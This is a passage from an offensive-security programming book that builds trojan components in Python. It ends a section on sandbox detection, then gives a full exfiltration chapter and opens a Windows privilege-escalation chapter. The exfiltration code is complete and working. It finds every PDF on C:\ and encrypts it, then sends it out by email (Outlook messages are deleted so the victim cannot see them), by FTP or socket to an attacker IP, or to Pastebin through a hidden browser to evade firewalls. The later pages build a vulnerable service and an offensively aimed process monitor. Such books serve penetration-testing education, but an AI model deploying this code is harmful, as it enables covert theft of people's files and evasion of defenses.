
We first check for keypresses or mouse clicks ❸, knowing that if the function returns a value, it is the timestamp of when the keypress or mouse click occurred. Next, we calculate the time elapsed between mouse clicks ❹ and then compare it to our threshold ❺ to determine whether it was a double-click. Along with double-click detection, we're looking to see if the sandbox operator has been streaming click events ❻ into the sandbox to try to fake out sandbox detection techniques. For example, it would be rather odd to see 100 double-clicks in a row during typical computer usage. If the maximum number of double-clicks has been reached and they happened in rapid succession ❼, we bail out. Our final step is to see if we have made it through all of the checks and reached our maximum number of clicks, keystrokes, and double-clicks ❽; if so, we break out of our sandbox detection function.

We encourage you to tweak and play with the settings as well as to add additional features, such as virtual machine detection. It might be worthwhile to track typical usage in terms of mouse clicks, double-clicks, and keystrokes across a few computers that you own (we mean ones you actually possess—not ones you have hacked into!) to see where you feel the happy spot is. Depending on your target, you may want more paranoid settings, or you may not be concerned with sandbox detection at all.

Using the tools you developed in this chapter can act as a base layer of features to roll out in your trojan, and due to the modularity of our trojaning framework, you can choose to deploy any one of them.

9

FUN WITH EXFILTRATION



Gaining access to a target network is only a part of the battle. To make use of your access, you want to be able to exfiltrate documents, spreadsheets, or other bits of data from the target system. Depending on the defense mechanisms in place, this last part of your attack can prove to be tricky. There might be local or remote systems (or a combination of both) that work to validate processes that open remote connections as well as determine whether those processes should be able to send information or initiate connections outside of the internal network.

In this chapter, we'll create tools that enable you to exfiltrate encrypted data. First, we'll write a script to encrypt and decrypt files. We'll then use that script to encrypt information and transfer it from the system using three methods: email, file transfers, and posts to a web server. For each of these methods, we'll write both a platform-independent tool and a Windows-only tool.

For the Windows-only functions, we'll rely on the PyWin32 libraries we used in Chapter 8, especially the `win32com` package. Windows COM (Component Object Model) automation serves a number of practical uses—from interacting with network-based services to embedding a Microsoft Excel spreadsheet into your own application. All versions of Windows, beginning with XP, allow you to embed an Internet Explorer COM object into applications, and we'll take advantage of this ability in this chapter.

Encrypting and Decrypting Files

We'll use the PyCryptoDomeX package for the encryption tasks. You can install it with this command:

```
pip install pycryptodomex
```

Now, open up `cryptor.py` and let's import the libraries we'll need to get started:

```
❶ from Cryptodome.Cipher import AES, PKCS1_OAEP
❷ from Cryptodome.PublicKey import RSA
from Cryptodome.Random import get_random_bytes
from io import BytesIO
```

```
import base64
import zlib
```

We'll create a hybrid encryption process, using symmetric and asymmetric encryption to get the best of both worlds. The AES cipher is an example of *symmetric* encryption ❶: it's called symmetric because it uses a single key for both encryption and decryption. It is very fast, and it can handle large amounts of text. That's the encryption method we will use to encrypt the information we want to exfiltrate. We also import the *asymmetric* RSA cipher ❷, which uses a public key/private key technique. It relies on one key for the encryption (typically the public key) and the other for decryption (typically the private key). We will use this cipher to encrypt the single key used in the AES encryption. The asymmetric encryption is well suited to small bits of information, making it perfect for encrypting the AES key. This method of using both types of encryption is called a *hybrid system*, and it's very common. For example, the TLS communication between your browser and a web server involves a hybrid system.

Before we can begin encrypting or decrypting, we'll need to create public and private keys for the asymmetric RSA encryption. That is, we need to create an RSA key generation function. Let's start by adding a generate function to *cryptor.py*:

```
def generate():
    new_key = RSA.generate(2048)
    private_key = new_key.exportKey()
    public_key = new_key.publickey().exportKey()

    with open('key.pri', 'wb') as f:
        f.write(private_key)

    with open('key.pub', 'wb') as f:
        f.write(public_key)
```

That's right—Python is so badass that we can do this in a handful of lines of code. This block of code outputs both a private and public key pair in the files named *key.pri* and *key.pub*. Now let's create a small helper function so we can grab either the public or private key:

```
def get_rsa_cipher(keytype):
    with open(f'key.{keytype}') as f:
        key = f.read()
    rsakey = RSA.importKey(key)
    return (PKCS1_OAEP.new(rsakey), rsakey.size_in_bytes())
```

We pass this function the key type (pub or pri), read the corresponding file, and return the cipher object and the size of the RSA key in bytes.

Now that we've generated two keys and have a function to return an RSA cipher from the generated keys, let's get on with encrypting the data:

```
def encrypt(plaintext):
    ❶ compressed_text = zlib.compress(plaintext)

    ❷ session_key = get_random_bytes(16)
    cipher_aes = AES.new(session_key, AES.MODE_EAX)
    ❸ ciphertext, tag = cipher_aes.encrypt_and_digest(compressed_text)

    cipher_rsa, _ = get_rsa_cipher('pub')
    ❹ encrypted_session_key = cipher_rsa.encrypt(session_key)

    ❺ msg_payload = encrypted_session_key + cipher_aes.nonce + tag + ciphertext
    ❻ encrypted = base64.encodebytes(msg_payload)
    return(encrypted)
```

We pass in the plaintext as bytes and compress it ❶. We then generate a random session key to be used in the AES cipher ❷ and encrypt the compressed plaintext using that cipher ❸. Now that the information is encrypted, we need to pass the session key as part of the returned payload, along with the ciphertext itself, so it can be decrypted on the other side. To add the

session key, we encrypt it with the RSA key generated from the generated public key ④. We put all the information we need to decrypt into one payload ⑤, base64-encode it, and return the resulting encrypted string ⑥.

Now let's fill out the decrypt function:

```
def decrypt(encrypted):
    ❶ encrypted_bytes = BytesIO(base64.decodebytes(encrypted))
      cipher_rsa, keysize_in_bytes = get_rsa_cipher('pri')

    ❷ encrypted_session_key = encrypted_bytes.read(keysize_in_bytes)
      nonce = encrypted_bytes.read(16)
      tag = encrypted_bytes.read(16)
      ciphertext = encrypted_bytes.read()

    ❸ session_key = cipher_rsa.decrypt(encrypted_session_key)
      cipher_aes = AES.new(session_key, AES.MODE_EAX, nonce)
    ❹ decrypted = cipher_aes.decrypt_and_verify(ciphertext, tag)

    ❺ plaintext = zlib.decompress(decrypted)
      return plaintext
```

To decrypt, we reverse the steps from the encrypt function. First, we base64-decode the string into bytes ❶. Then we read the encrypted session key, along with the other parameters we need to decrypt, from the encrypted byte string ❷. We decrypt the session key using the RSA private key ❸ and use that key to decrypt the message itself with the AES cipher ❹. Finally, we decompress it into a plaintext byte string ❺ and return.

Next, this main block makes it easy to test the functions:

```
if __name__ == '__main__':
    ❶ generate()
```

In one step, we generate the public and private keys ❶. We're simply calling the generate function since we have to generate the keys before we can use them. Now we can edit the main block to use the keys:

```
if __name__ == '__main__':
    plaintext = b'hey there you.'
    ❶ print(decrypt(encrypt(plaintext)))
```

After the keys are generated, we encrypt and then decrypt a small byte string and then print the result ❶.

Email Exfiltration

Now that we can easily encrypt and decrypt information, let's write some methods to exfiltrate the information we've encrypted. Open up *email_exfil.py*, which we'll use to send the encrypted information via email:

```
❶ import smtplib
   import time
```



```

❷ import win32com.client

❸ smtp_server = 'smtp.example.com'
smtp_port = 587
smtp_acct = 'tim@example.com'
smtp_password = 'seKret'
tgt_accts = ['tim@elsewhere.com']

```

First, we import `smtplib`, which we need for the cross-platform email function ❶. We'll use the `win32com` package to write our Windows-specific function ❷. To use the SMTP email client, we need to connect to a Simple Mail Transfer Protocol (SMTP) server (an example might be `smtp.gmail.com` if you have a Gmail account), so we specify the name of the server, the port on which it accepts connections, the account name, and the account password ❸. Next, let's write our platform-independent function `plain_email`:

```

def plain_email(subject, contents):
    ❶ message = f'Subject: {subject}\nFrom {smtp_acct}\n'
    message += f'To: {tgt_accts}\n\n{contents.decode()}'
    server = smtplib.SMTP(smtp_server, smtp_port)
    server.starttls()
    ❷ server.login(smtp_acct, smtp_password)

    #server.set_debuglevel(1)
    ❸ server.sendmail(smtp_acct, tgt_accts, message)
    time.sleep(1)
    server.quit()

```

The function takes `subject` and `contents` as input and then forms a message ❶ that incorporates the SMTP server data and message contents. The subject will be the name of the file that contained the contents on the victim machine. The contents will be the encrypted string returned from the `encrypt` function. For added secrecy, you could send an encrypted string as the subject of the message.

Next, we connect to the server and log in with the account name and password ❷. Then we invoke the `sendmail` method with our account information, as well as the target accounts to send the mail to, and, finally, the message itself ❸. If you have any problems with the function, you can set the `debuglevel` attribute so you can see the connection on your console.

Now let's write a Windows-specific function to perform the same technique:

```

❶ def outlook(subject, contents):
    ❷ outlook = win32com.client.Dispatch("Outlook.Application")
    message = outlook.CreateItem(0)
    ❸ message.DeleteAfterSubmit = True
    message.Subject = subject
    message.Body = contents.decode()
    message.To = tgt_accts[0]
    ❹ message.Send()

```

The `outlook` function takes the same arguments as the `plain_email` function: `subject` and `contents` ❶. We use the `win32com` package to create an instance of the Outlook application ❷, making sure that the email message is deleted immediately after submitting ❸. This ensures that the user on the compromised machine won't see the exfiltration email in the Sent Messages and Deleted Messages folders. Next, we populate the message subject, body, and target email address, and send the email off ❹.

In the main block, we call the `plain_email` function to complete a short test of the functionality:

```
if __name__ == '__main__':
    plain_email('test2 message', 'attack at dawn.')
```

After you use these functions to send an encrypted file to your attacker machine, you'll open your email client, select the message, and copy and paste it into a new file in order to decrypt it. You can then read from that file in order to decrypt it using the `decrypt` function in `cryptor.py`.

File Transfer Exfiltration

Open a new file, `transmit_exfil.py`, which we'll use to send our encrypted information via file transfer:

```
import ftplib
import os
import socket
import win32file

❶ def plain_ftp(docpath, server='192.168.1.203'):
    ftp = ftplib.FTP(server)
    ❷ ftp.login("anonymous", "anon@example.com")
    ❸ ftp.cwd('/pub/')
    ❹ ftp.storbinary("STOR " + os.path.basename(docpath),
                    open(docpath, "rb"), 1024)
    ftp.quit()
```

We import `ftplib`, which we'll use for the platform-independent function, and `win32file`, for our Windows-specific function.

We the authors set up our Kali attacker machine to enable the FTP server and accept anonymous file uploads. In the `plain_ftp` function, we pass in the path to a file we want to transfer (`docpath`) and the IP address of the FTP server (the Kali machine), assigned to the `server` variable ❶.

Using the Python `ftplib` makes it easy to create a connection to the server, log in ❷, and navigate to the target directory ❸. Finally, we write the file to the target directory ❹.

To create the Windows-specific version, write the `transmit` function, which takes the path to the file we want to transfer (`document_path`):

```
def transmit(document_path):
    client = socket.socket()
    ❶ client.connect(('192.168.1.207', 10000))
    with open(document_path, 'rb') as f:
        ❷ win32file.TransmitFile(
            client,
            win32file._get_osfhandle(f.fileno()),
            0, 0, None, 0, b'', b'')
```

Just as we did in Chapter 2, we open a socket to a listener on our attacker machine using a port of our choosing; here, we use port 10000 ❶. Then we use the `win32file.TransmitFile` function to transfer the file ❷.

The main block provides a simple test by transmitting a file (*mysecrets.txt* in this case) to the listening machine:

```
if __name__ == '__main__':
    transmit('./mysecrets.txt')
```

Once we've received the encrypted file, we can read from that file in order to decrypt it.

Exfiltration via a Web Server

Next, we'll write a new file, *paste_exfil.py*, to send our encrypted information by posting to a web server. We'll automate the process of posting the encrypted document to an account on <https://pastebin.com/>. This will enable us to dead-drop the document and retrieve it when we want to without anyone else being able to decrypt it. By using a well-known site like Pastebin, we should also be able to bypass any blacklisting that a firewall or proxy may have, which might otherwise prevent us from just sending the document to an IP address or web server that we control. Let's start by putting some supporting functions into our exfiltration script. Open up *paste_exfil.py* and enter the following code:

```
❶ from win32com import client

import os
import random
❷ import requests
import time

❸ username = 'tim'
password = 'seKret'
api_dev_key = 'cd3xxx001xxx02'
```

We import requests to handle the platform-independent function ❷, and we'll use win32com's client class for the Windows-specific function ❶. We'll authenticate to the <https://pastebin.com/> web server and upload the encrypted string. In order to authenticate, we define the username and password and the api_dev_key ❸.

Now that we've defined our imports and settings, let's write the platform-independent function plain_paste:

```
❶ def plain_paste(title, contents):
    login_url = 'https://pastebin.com/api/api_login.php'
    ❷ login_data = {
        'api_dev_key': api_dev_key,
        'api_user_name': username,
        'api_user_password': password,
    }
    r = requests.post(login_url, data=login_data)
    ❸ api_user_key = r.text

    ❹ paste_url = 'https://pastebin.com/api/api_post.php'
    paste_data = {
        'api_paste_name': title,
        'api_paste_code': contents.decode(),
        'api_dev_key': api_dev_key,
        'api_user_key': api_user_key,
        'api_option': 'paste',
        'api_paste_private': 0,
    }
    ❺ r = requests.post(paste_url, data=paste_data)
    print(r.status_code)
    print(r.text)
```

Like the preceding email functions, the plain_paste function receives the filename for a title and encrypted contents as arguments ❶. You need to make two requests in order to create the paste under your own username. First, make a post to the login API, specifying your username, api_dev_key, and password ❷. The response from that post is your api_user_key. That bit of data is what you need to create a paste under your own username ❸. The second request is to the post API ❹. Send it the name of your paste (the filename is our title) and the contents, along with your user and dev API keys ❺. When the function completes, you should be able to log in to your account on <https://pastebin.com/> and see your encrypted contents. You can download the paste from your dashboard in order to decrypt.

Next, we'll write the Windows-specific technique to perform the paste using Internet Explorer. Internet Explorer, you say? Even though other browsers, like Google Chrome, Microsoft Edge, and Mozilla Firefox are more popular these days, many corporate environments still use Internet Explorer as their default browser. And of course, for many Windows versions, you can't remove Internet Explorer from a Windows system—so this technique should almost always be available to your Windows trojan.

Let's see how we can exploit Internet Explorer to help exfiltrate information from a target network. A fellow Canadian security researcher,

Karim Nathoo, pointed out that Internet Explorer COM automation has the wonderful benefit of using the *Iexplore.exe* process, which is typically trusted and whitelisted, to exfiltrate information out of a network. Let's get started by writing a couple of helper functions:

```
❶ def wait_for_browser(browser):
    while browser.ReadyState != 4 and browser.ReadyState != 'complete':
        time.sleep(0.1)

❷ def random_sleep():
    time.sleep(random.randint(5,10))
```

The first of these functions, `wait_for_browser`, ensures that the browser has finished its events ❶, while the second function, `random_sleep` ❷, makes the browser act in a somewhat random manner so it doesn't look like programmed behavior. It sleeps for a random period of time; this is designed to allow the browser to execute tasks that might not register events with the Document Object Model (DOM) to signal that they are complete. It also makes the browser appear to be a bit more human.

Now that we have these helper functions, let's add the logic to deal with logging in and navigating the Pastebin dashboard. Unfortunately, there is no quick and easy way of finding UI elements on the web (the authors simply spent 30 minutes using Firefox and its developer tools to inspect each HTML element that we needed to interact with). If you wish to use a different service, then you, too, will have to figure out the precise timing, DOM interactions, and HTML elements that are required—luckily, Python makes the automation piece very easy. Let's add some more code:

```
def login(ie):
    ❶ full_doc = ie.Document.all
    for elem in full_doc:
        ❷ if elem.id == 'loginform-username':
            elem.setAttribute('value', username)
        elif elem.id == 'loginform-password':
            elem.setAttribute('value', password)

    random_sleep()
    if ie.Document.forms[0].id == 'w0':
        ie.document.forms[0].submit()
    wait_for_browser(ie)
```

The `login` function begins by retrieving all elements in the DOM ❶. It looks for the username and password fields ❷ and sets them to the credentials we provide (don't forget to sign up for an account). After this code executes, you should be logged in to the Pastebin dashboard and ready to paste some information. Let's add that code now:

```
def submit(ie, title, contents):
    full_doc = ie.Document.all
    for elem in full_doc:
        if elem.id == 'postform-name':
            elem.setAttribute('value', title)
```

```

elif elem.id == 'postform-text':
    elem.setAttribute('value', contents)

if ie.Document.forms[0].id == 'wo':
    ie.document.forms[0].submit()
random_sleep()
wait_for_browser(ie)

```

None of this code should look very new at this point. We're simply hunting through the DOM to find where to post the title and body of the blog posting. The `submit` function receives an instance of the browser, as well as the filename and encrypted file contents to post.

Now that we can log in and post to Pastebin, let's put the finishing touches in place for our script:

```

def ie_paste(title, contents):
    ❶ ie = client.Dispatch('InternetExplorer.Application')
    ❷ ie.Visible = 1

    ie.Navigate('https://pastebin.com/login')
    wait_for_browser(ie)
    login(ie)

    ie.Navigate('https://pastebin.com/')
    wait_for_browser(ie)
    submit(ie, title, contents.decode())

    ❸ ie.Quit()

if __name__ == '__main__':
    ie_paste('title', 'contents')

```

The `ie_paste` function is what we'll call for every document we want to store on Pastebin. It first creates a new instance of the Internet Explorer COM object ❶. The neat thing is that you can set the process to be visible or not ❷. For debugging, leave it set to 1, but for maximum stealth, you definitely want to set it to 0. This is really useful if, for example, your trojan detects other activity going on; in that case, you can start exfiltrating documents, which might help to further blend your activities in with that of the user. After we call all of our helper functions, we simply kill our Internet Explorer instance ❸ and return.

Putting It All Together

Finally, we tie our exfiltration methods together with *exfil.py*, which we can call to exfiltrate files using any of the methods we've just written:

```

❶ from cryptor import encrypt, decrypt
   from email_exfil import outlook, plain_email

```

```
from transmit_exfil import plain_ftp, transmit
from paste_exfil import ie_paste, plain_paste
```

```
import os
```

```
❷ EXFIL = {
    'outlook': outlook,
    'plain_email': plain_email,
    'plain_ftp': plain_ftp,
    'transmit': transmit,
    'ie_paste': ie_paste,
    'plain_paste': plain_paste,
}
```

First, import the modules and functions you just wrote ❶. Then, create a dictionary called EXFIL whose values correspond to the imported functions ❷. This will make calling the different exfiltration functions very easy. The values are the names of the functions, because, in Python, functions are first-class citizens and can be used as parameters. This technique is sometimes called *dictionary dispatch*. It works much like a case statement in other languages.

Now we need to create a function that will find the documents we want to exfiltrate:

```
def find_docs(doc_type='.pdf'):
    ❶ for parent, _, filenames in os.walk('c:\\'):
        for filename in filenames:
            if filename.endswith(doc_type):
                document_path = os.path.join(parent, filename)
                ❷ yield document_path
```

The `find_docs` generator walks the entire filesystem checking for PDF documents ❶. When it finds one, it returns the full path and yields back execution to the caller ❷.

Next, we create the main function to orchestrate the exfiltration:

```
❶ def exfiltrate(document_path, method):
    ❷ if method in ['transmit', 'plain_ftp']:
        filename = f'c:\\windows\\temp\\{os.path.basename(document_path)}'
        with open(document_path, 'rb') as f0:
            contents = f0.read()
        with open(filename, 'wb') as f1:
            f1.write(encrypt(contents))

    ❸ EXFIL[method](filename)
    os.unlink(filename)
    else:
        ❹ with open(document_path, 'rb') as f:
            contents = f.read()
            title = os.path.basename(document_path)
            contents = encrypt(contents)
        ❺ EXFIL[method](title, contents)
```

We pass the `exfiltrate` function the path to a document and the method of exfiltration we want to use ❶. When the method involves a file transfer (`transmit` or `plain_ftp`), we need to provide an actual file, not an encoded string. In that case, we read the file in from its source, encrypt the contents, and write a new file into a temporary directory ❷. We call the EXFIL dictionary to dispatch the corresponding method, passing in the new encrypted document path to `exfiltrate` the file ❸ and then remove the file from the temporary directory.

For the other methods, we don't need to write a new file; instead, we need only to read the file to be exfiltrated ❹, encrypt its contents, and call the EXFIL dictionary to email or paste the encrypted information ❺.

In the main block, we iterate over all of the found documents. As a test, we exfiltrate them via the `plain_paste` method, although you can choose any of the six functions we defined:

```
if __name__ == '__main__':
    for fpath in find_docs():
        exfiltrate(fpath, 'plain_paste')
```

Kicking the Tires

There are a lot of moving parts to this code, but the tool is quite easy to use. Simply run your `exfil.py` script from a host and wait for it to indicate that it has successfully exfiltrated files via email, FTP, or Pastebin.

If you left Internet Explorer visible while running the `paste_exfile` or `ie_paste` function, you should have been able to watch the whole process. After it's complete, you should be able to browse to your Pastebin page and see something like Figure 9-1.




Figure 9-1: Exfiltrated and encrypted data on Pastebin

Perfect! Our *exfil.py* script picked up a PDF document called *topo_post.pdf*, encrypted the contents, and uploaded the contents to *pastebin.com*. We can successfully decrypt the file by downloading the paste and feeding it to the decryption function, as follows:


```
from cryptor import decrypt
❶ with open('topo_post_pdf.txt', 'rb') as f:
    contents = f.read()
with open('newtopo.pdf', 'wb') as f:
    ❷ f.write(decrypt(contents))
```

This snippet of code opens the downloaded paste file ❶, decrypts the contents, and writes the decrypted contents as a new file ❷. You can then open the new file with a PDF reader to view the topographic map that contains the original, decrypted map from the victim machine.

You now have several tools for exfiltration in your toolbox. Which one you select will depend on the nature of your victim's network and the level of security used on that network.

10

WINDOWS PRIVILEGE ESCALATION



So you've popped a box inside a nice, juicy Windows network. Maybe you leveraged a remote heap overflow, or you phished your way in. It's time to start looking for ways to escalate privileges.

Even if you're already operating as SYSTEM or Administrator, you probably want several ways of achieving those privileges, in case a patch cycle kills your access. It can also be important to have a catalog of privilege escalations in your back pocket, as some enterprises run software that may be difficult to analyze in your own environment, and you may not run into that software until you're in an enterprise of the same size or composition.

In a typical privilege escalation, you'd exploit a poorly coded driver or native Windows kernel issue, but if you use a low-quality exploit or there's a problem during exploitation, you run the risk of causing system instability. Let's explore some other means of acquiring elevated privileges on Windows. System administrators in large enterprises commonly schedule tasks or services that execute child processes, or run VBScript or PowerShell scripts to automate activities. Vendors, too, often

have automated, built-in tasks that behave the same way. We'll try to take advantage of any high-privilege processes that handle files or execute binaries that are writable by low-privilege users. There are countless ways for you to try to escalate privileges on Windows, and we'll cover only a few. However, when you understand these core concepts, you can expand your scripts to begin exploring other dark, musty corners of your Windows targets.

We'll start by learning how to apply Windows Management Instrumentation (WMI) programming to create a flexible interface that monitors the creation of new processes. We'll harvest useful data such as the file paths, the user who created the process, and enabled privileges. Then we'll hand off all file paths to a file-monitoring script that continuously keeps track of any new files created, as well as what gets written to them. This tells us which files the high-privilege processes are accessing. Finally, we'll intercept the file-creation process by injecting our own scripting code into the file and make the high-privilege process execute a command shell. The beauty of this whole process is that it doesn't involve any API hooking, so we can fly under most antivirus software's radar.

Installing the Prerequisites

We need to install a few libraries to write the tooling in this chapter. Execute the following in a *cmd.exe* shell on Windows:

```
C:\Users\tim\work> pip install pywin32 wmi pyinstaller
```

You may have installed pyinstaller when you made your keylogger and screenshot-taker in Chapter 8, but if not, install it now (you can use pip). Next, we'll create the sample service we'll use to test our monitoring scripts.

Creating the Vulnerable BlackHat Service

The service we're creating emulates a set of vulnerabilities commonly found in large enterprise networks. We'll be attacking it later in this chapter. This service will periodically copy a script to a temporary directory and execute it from that directory. Open *bhservice.py* to get started:

```
import os
import servicemanager
import shutil
import subprocess
import sys

import win32event
import win32service
import win32serviceutil

SRCDIR = 'C:\\Users\\tim\\work'
TGTDIR = 'C:\\Windows\\TEMP'
```

Here, we do our imports, set the source directory for the script file, and then set the target directory where the service will run it. Now, we'll create the actual service using a class:

```
class BHServerSvc(win32serviceutil.ServiceFramework):
    _svc_name_ = "BlackHatService"
    _svc_display_name_ = "Black Hat Service"
    _svc_description_ = ("Executes VBScripts at regular intervals." +
                        " What could possibly go wrong?")

    ❶ def __init__(self, args):
        self.vbs = os.path.join(TGTDIR, 'bhservice_task.vbs')
        self.timeout = 1000 * 60

        win32serviceutil.ServiceFramework.__init__(self, args)
        self.hWaitStop = win32event.CreateEvent(None, 0, 0, None)

    ❷ def SvcStop(self):
        self.ReportServiceStatus(win32service.SERVICE_STOP_PENDING)
        win32event.SetEvent(self.hWaitStop)

    ❸ def SvcDoRun(self):
        self.ReportServiceStatus(win32service.SERVICE_RUNNING)
        self.main()
```

This class is a skeleton of what any service must provide. It inherits from the `win32serviceutil.ServiceFramework` and defines three methods. In the `__init__` method, we initialize the framework, define the location of the script to run, set a timeout of one minute, and create the event object ❶. In the `SvcStop` method, we set the service status and stop the service ❷. In the `SvcDoRun` method, we start the service and call the main method in which our tasks will run ❸. We define this main method next:

```
def main(self):
    ❶ while True:
        ret_code = win32event.WaitForSingleObject(
            self.hWaitStop, self.timeout)
        ❷ if ret_code == win32event.WAIT_OBJECT_0:
            servicemanager.LogInfoMsg("Service is stopping")
            break
        src = os.path.join(SRCDIR, 'bhservice_task.vbs')
        shutil.copy(src, self.vbs)
        ❸ subprocess.call("cscript.exe %s" % self.vbs, shell=False)
        os.unlink(self.vbs)
```

In `main`, we set up a loop ❶ that runs every minute, due to the `self.timeout` parameter, until the service receives the stop signal ❷. While it's running, we copy the script file to the target directory, execute the script, and remove the file ❸.

In the main block, we handle any command line arguments:

```
if __name__ == '__main__':
    if len(sys.argv) == 1:
```

```

servicemanager.Initialize()
servicemanager.PrepareToHostSingle(BHServerSvc)
servicemanager.StartServiceCtrlDispatcher()
else:
    win32serviceutil.HandleCommandLine(BHServerSvc)

```

You may sometimes want to create a real service on a victim machine. This skeleton framework gives you the outline for how to structure one.

You can find the *bhservice_tasks.vbs* script at <https://nostarch.com/black-hat-python2E/>. Place the file in a directory with *bhservice.py* and change `SRCDIR` to point to this directory. Your directory should look like this:

```

06/22/2020 09:02 AM    <DIR>          .
06/22/2020 09:02 AM    <DIR>          ..
06/22/2020 11:26 AM                2,099  bhservice.py
06/22/2020 11:08 AM                2,501  bhservice_task.vbs

```

Now create the service executable with `pyinstaller`:

```
C:\Users\tim\work> pyinstaller -F --hiddenimport win32timezone bhservice.py
```

This command saves the *bhservice.exe* file in the *dist* subdirectory. Let's change into that directory to install the service and get it started. As Administrator, run these commands:

```
C:\Users\tim\work\dist> bhservice.exe install
C:\Users\tim\work\dist> bhservice.exe start
```

Now, every minute, the service will write the script file into a temporary directory, execute the script, and delete the file. It will do this until you run the stop command:

```
C:\Users\tim\work\dist> bhservice.exe stop
```

You can start or stop the service as many times as you like. Keep in mind that if you change the code in *bhservice.py*, you'll also have to create a new executable with `pyinstaller` and have Windows reload the service with the `bhservice update` command. When you've finished playing around with the service in this chapter, remove it with `bhservice remove`.

You should be good to go. Now let's get on with the fun part!

Creating a Process Monitor

Several years ago, Justin, one of the authors of this book, contributed to El Jefe, a project of the security provider Immunity. At its core, El Jefe is a very simple process-monitoring system. The tool is designed to help people on defensive teams track process creation and the installation of malware.

While consulting one day, his coworker Mark Wuergler suggested that they use El Jefe offensively: with it, they could monitor processes executed as SYSTEM on the target Windows machines. This would provide insight into potentially insecure file handling or child process creation. It worked, and they walked away with numerous privilege escalation bugs, giving them the keys to the kingdom.

The major drawback of the original El Jefe was that it used a DLL, injected into every process, to intercept calls to the native `CreateProcess` function. It then used a named pipe to communicate with the collection client, which forwarded the details of the process creation to the logging server. Unfortunately, most antivirus software also hooks the `CreateProcess` calls, so either they view you as malware or you have system instability issues when running El Jefe side-by-side with the antivirus software.

We'll re-create some of El Jefe's monitoring capabilities in a hookless manner, gearing it toward offensive techniques. This should make our monitoring portable and give us the ability to run it alongside antivirus software without issue.

Process Monitoring with WMI

The Windows Management Instrumentation (WMI) API gives programmers the ability to monitor a system for certain events and then receive callbacks when those events occur. We'll leverage this interface to receive a callback every time a process is created and then log some valuable information: the time the process was created, the user who spawned the process, the executable that was launched and its command line arguments, the process ID, and the parent process ID. This will show us any processes created by higher-privilege accounts, and in particular, any processes that call external files, such as VBScript or batch scripts. When we have all of this information, we'll also determine the privileges enabled on the process tokens. In certain rare cases, you'll find processes that were created as a regular user but have been granted additional Windows privileges that you can leverage.

Let's begin by writing a very simple monitoring script that provides the basic process information and then build on that to determine the enabled privileges.¹ Note that in order to capture information about high-privilege processes created by SYSTEM, for example, you'll need to run your monitoring script as Administrator. Start by adding the following code to `process_monitor.py`:

```
import os
import sys
import win32api
import win32con
import win32security
import wmi
```

1. This code was adapted from the Python WMI page (<http://timgolden.me.uk/python/wmi/tutorial.html>).

```

def log_to_file(message):
    with open('process_monitor_log.csv', 'a') as fd:
        fd.write(f'{message}\r\n')

def monitor():
    head = 'CommandLine, Time, Executable, Parent PID, PID, User, Privileges'
    log_to_file(head)
    ❶ c = wmi.WMI()
    ❷ process_watcher = c.Win32_Process.watch_for('creation')
    while True:
        try:
            ❸ new_process = process_watcher()
            cmdline = new_process.CommandLine
            create_date = new_process.CreationDate
            executable = new_process.ExecutablePath
            parent_pid = new_process.ParentProcessId
            pid = new_process.ProcessId
            ❹ proc_owner = new_process.GetOwner()

            privileges = 'N/A'
            process_log_message = (
                f'{cmdline} , {create_date} , {executable}, '
                f'{parent_pid} , {pid} , {proc_owner} , {privileges}'
            )
            print(process_log_message)
            print()
            log_to_file(process_log_message)
        except Exception:
            pass

if __name__ == '__main__':
    monitor()

```

We start by instantiating the WMI class ❶ and tell it to watch for the process creation event ❷. We then enter a loop, which blocks until `process_watcher` returns a new process event ❸. The new process event is a WMI class called `Win32_Process` that contains all of the relevant information we're after.² One of the class functions is `GetOwner`, which we call ❹ to determine who spawned the process. We collect all of the process information we're looking for, output it to the screen, and log it to a file.

Kicking the Tires

Let's fire up the process-monitoring script and create some processes to see what the output looks like:

```

C:\Users\tim\work>python process_monitor.py
"Calculator.exe",
20200624083538.964492-240 ,
C:\Program Files\WindowsApps\Microsoft.WindowsCalculator\Calculator.exe,
1204 ,

```

2. `Win32_Process` class documentation: [http://msdn.microsoft.com/en-us/library/aa394372\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx)


```

10312 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
N/A

notepad ,
20200624083340.325593-240 ,
C:\Windows\system32\notepad.exe,
13184 ,
12788 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
N/A

```

After running the script, we ran *notepad.exe* and *calc.exe*. As you can see, the tool output this process information correctly. You could now take an extended break, let this script run for a day, and capture records all of the running processes, scheduled tasks, and various software updaters. You might spot malware if you're (un)lucky. It's also useful to log in and out of the system, as events generated from these actions could indicate privileged processes.

Now that we have basic process monitoring in place, let's fill out the privileges field in our logging. First, though, you should learn a little bit about how Windows privileges work and why they're important.

Windows Token Privileges

A Windows token is, per Microsoft, “an object that describes the security context of a process or thread.”³ In other words, the token's permissions and privileges determine which tasks a process or thread can perform.

Misunderstanding these tokens can land you in trouble. As part of a security product, a well-intentioned developer might create a system tray application on which they'd like to give a non-privileged user the ability to control the main Windows service, which is a driver. The developer uses the native Windows API function `AdjustTokenPrivileges` on the process and then, innocently enough, grants the system tray application the `SeLoadDriver` privilege. What the developer doesn't notice is that if you can climb inside that system tray application, you now have the ability to load or unload any driver you want, which means you can drop a kernel mode rootkit—and that means game over.

